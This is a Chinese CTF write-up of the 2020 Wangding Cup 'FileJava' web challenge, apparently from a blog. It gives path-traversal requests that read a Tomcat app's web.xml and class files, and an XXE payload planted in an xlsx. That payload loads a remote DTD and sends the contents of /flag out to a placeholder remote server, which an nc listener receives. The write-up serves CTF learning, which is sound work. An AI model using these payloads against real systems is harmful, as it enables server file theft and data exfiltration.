[CTF]网鼎杯2020-青龙组-Web-FileJava-WriteUp

胖胖のALEX 于 2020-05-14 18:36:28 发布 3444 收藏 6

分类专栏： CTF 文章标签： 网鼎杯 web


本文链接：https://blog.csdn.net/alex_bean/article/details/106124750

CTF 专栏收录该内容

2 篇文章 0 订阅


订阅专栏

一、赛题截图




二、做题思路

（1）查看源码，唯一有点用信息：./UploadServlet.



```
<!DOCTYPE html>
<html>
  <head>
    <title>Test</title>
    <meta charset="UTF-8">
  </head>
  <body>
    <form action="./UploadServlet" method="post" enctype="multipart/form-data">
      <input type="file" name="file"/>
      <input type="submit" value="submit"/>
    </form>
  </body>
</html>
```


（2）虽然题目名称和查看源码./UploadServlet都告诉这是一个JAVA程序，但建议还是访问/robots.txt，碰碰运气。



HTTP Status 404 – 未找到

Type Status Report


消息 /file_in_java/robots.txt



描述 源服务器未能找到目标资源的表示或者是不愿公开一个已经存在的资源表示。

Apache Tomcat/8.5.50


（3）随便上传一个dog.png图片，用Burpsuite抓包，发现新的URL地址：*/DownloadServlet?filename=a6c672c9-a74c-4701-abfc-97d68e3c681d_dog.png*



```
POST /file_in_java/UploadServlet HTTP/1.1
Host: 192.168.75.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------191259129421437112711957274219
Content-Length: 119373
Origin: http://192.168.75.128:8083
Connection: close
Referer: http://192.168.75.128:8083/file_in_java/
Cookie: JSESSIONID=D9948F5FCE2479F2D25E4E5A5657CF29
Upgrade-Insecure-Requests: 1

-----------------------------191259129421437112711957274219
Content-Disposition: form-data; name="file"; filename="dog.png"
Content-Type: image/png
```

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 274
Date: Thu, 14 May 2020 09:41:29 GMT
Connection: close



<!DOCTYPE html>
<html>
  <head>
    <title>Test</title>
    <meta charset="UTF-8">
  </head>
  <body>
    文件上传成功!<br>

     下载地址：<a href="./DownloadServlet?filename=a6c672c9-a74c-4701-abfc-97d68e3c681d_dog.png">dog.png</a>

  </body>
</html>
```


（4）Burpsuite拦截下载文件请求URL，访问*DownloadServlet?filename=../确定存在文件包含漏洞，并且泄露tomcat的绝对路径。*



```
GET /file_in_java/DownloadServlet?filename=../ HTTP/1.1
Host: 192.168.75.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.75.128:8083/file_in_java/UploadServlet
Cookie: JSESSIONID=D9948F5FCE2479F2D25E4E5A5657CF29
Upgrade-Insecure-Requests: 1
```


```
Connection: close

<!doctype html><html lang="zh"><head><title>HTTP Status 500 – Internal Server
Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1,
h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2
{font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1>H
TTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b>
异常报告</p><p><b>消息</b>
&#47;usr&#47;local&#47;tomcat&#47;webapps&#47;file_in_java&#47;WEB-INF&#47;
upload&#47;15&#47;6&#47;.. (Is a directory)</p><p><b>描述</b>
服务器遇到一个意外的情况，阻止它完成请求。</p><p><b>Exception</b></p><pre
>java.io.FileNotFoundException:
&#47;usr&#47;local&#47;tomcat&#47;webapps&#47;file_in_java&#47;WEB-INF&#47;
upload&#47;15&#47;6&#47;.. (Is a directory)
        java.io.FileInputStream.open0(Native Method)
        java.io.FileInputStream.open(FileInputStream.java:195)
        java.io.FileInputStream.&lt;init&gt;(FileInputStream.java:138)
        java.io.FileInputStream.&lt;init&gt;(FileInputStream.java:93)
        cn.abc.servlet.DownloadServlet.doPost(DownloadServlet.java:43)
        cn.abc.servlet.DownloadServlet.doGet(DownloadServlet.java:22)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:634)
```

（5）*文件包含漏洞+知道tomcat绝对路径，第一个想到的是查看WEB-INF/web.xml，访问DownloadServlet?filename=../../../../../../../../../usr/local/tomcat/webapps/file_in_java/WEB-INF/web.xml*



```
GET
/file_in_java/DownloadServlet?filename=../../../../../../../../../usr/local/tomcat/webapps/fil
e_in_java/WEB-INF/web.xml HTTP/1.1
Host: 192.168.75.128:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101
Firefox/76.0
```

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlr
         version="4.0">
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
```




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.75.128:8083/file_in_java/UploadServlet
Cookie: JSESSIONID=D9948F5FCE2479F2D25E4E5A5657CF29
Upgrade-Insecure-Requests: 1
```

```
    <servlet-class>cn.abc.servlet.DownloadServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>DownloadServlet</servlet-name>
    <url-pattern>/DownloadServlet</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>ListFileServlet</servlet-name>
    <servlet-class>cn.abc.servlet.ListFileServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>ListFileServlet</servlet-name>
    <url-pattern>/ListFileServlet</url-pattern>
</servlet-mapping>

<servlet>
    <servlet-name>UploadServlet</servlet-name>
    <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>UploadServlet</servlet-name>
    <url-pattern>/UploadServlet</url-pattern>
```

（6）通过配置文件，确定.class文件路径：WEB-INF/classes/cn/abc/servlet/，然后下载三个class文件：

```
DownloadServlet?filename=../../../../../../../../../../usr/local/tomcat/webapps/file_in_java/WEB-INF/classes/cn/abc
/servlet/DownloadServlet.class
DownloadServlet?filename=../../../../../../../../../../usr/local/tomcat/webapps/file_in_java/WEB-INF/classes/cn/abc
/servlet/ListFileServlet.class
DownloadServlet?filename=../../../../../../../../../../usr/local/tomcat/webapps/file_in_java/WEB-INF/classes/cn/abc
/servlet/UploadServlet.class
```


（7）使用jd-gui-1.6.6.jar进行反编译



DownloadServlet.class	2020/5/13 15:48	CLASS 文件
DownloadServlet.java	2020/5/13 15:55	JAVA 文件
jd-gui-1.6.6.jar	2020/5/13 15:54	JAR 文件
ListFileServlet.class	2020/5/13 15:49	CLASS 文件
ListFileServlet.java	2020/5/13 15:55	JAVA 文件
UploadServlet.class	2020/5/13 15:50	CLASS 文件
UploadServlet.java	2020/5/13 15:55	JAVA 文件


（8）检查源码

DownloadServlet.java过滤flag关键字禁止下载



```
if (fileName != null && fileName.toLowerCase().contains("flag")) {
  request.setAttribute("message", "禁止读取");
  request.getRequestDispatcher("/message.jsp").forward((ServletRequest)request, (ServletR
  return;
}
```


UploadServlet.java有对excel-***.xlsx文件的判断，猜测是Apache POI XML外部实体漏洞（参考）



```
if (filename.startsWith("excel-") && "xlsx".equals(fileExtName))
  try {
    Workbook wb1 = WorkbookFactory.create(in);
    Sheet sheet = wb1.getSheetAt(0);
    System.out.println(sheet.getFirstRowNum());
  } catch (InvalidFormatException e) {
    System.err.println("poi-ooxml-3.10 has something wrong");
    e.printStackTrace();
  }
```

（9）构造上传文件

① 首先，本地创建excel-aaa.xlsx文件，右键解压文件




[trash]	2020/5/14 9:06
_rels	2020/5/14 9:06
docProps	2020/5/14 9:06
xl	2020/5/14 9:06
[Content_Types].xml	2020/5/14 9:11

② 编辑文件[Content_Types].xml，在<?xml version="1.0" encoding="UTF-8" standalone="yes"?>与<Types xmlns=“http://schemas.openxmlformats.org/package/2006/content-types">之间添加内容：

```
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://远程服务器IP/file.dtd">
%remote;%int;%send;
]>
```

③ 添加压缩文件为excel-aaa.xlsx



添加到压缩包

压缩包(A)：C:\Users\zanbi\Desktop\网鼎杯\excel-aaa\

excel-aaa.xlsx

压缩格式(F)：zip

压缩等级(L)：标准压缩

压缩方法(M)：Deflate

字典大小(D)：32 KB

单词大小(W)：32

固实数据大小：

CPU 线程数：12 / 12

压缩所需内存：387 MB

解压缩所需内存：2 MB

分卷大小，字节(V)：

参数(P)：

更新方式(U)：添加并替换文件

路径模式：相对路径

选项

□ 创建自释放程序(X)

□ 压缩共享文件

□ 操作完成后删除源文件

加密

输入密码：

☑ 显示密码(S)

加密算法：ZipCrypto


（10）构造远程监控

① 进入远程服务器WEB根目录，创建文件file.dtd，添加内容：

```
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://0.0.0.0:7777?popko=%file;'>">
```

② 启动监控： nc -lvvp 7777

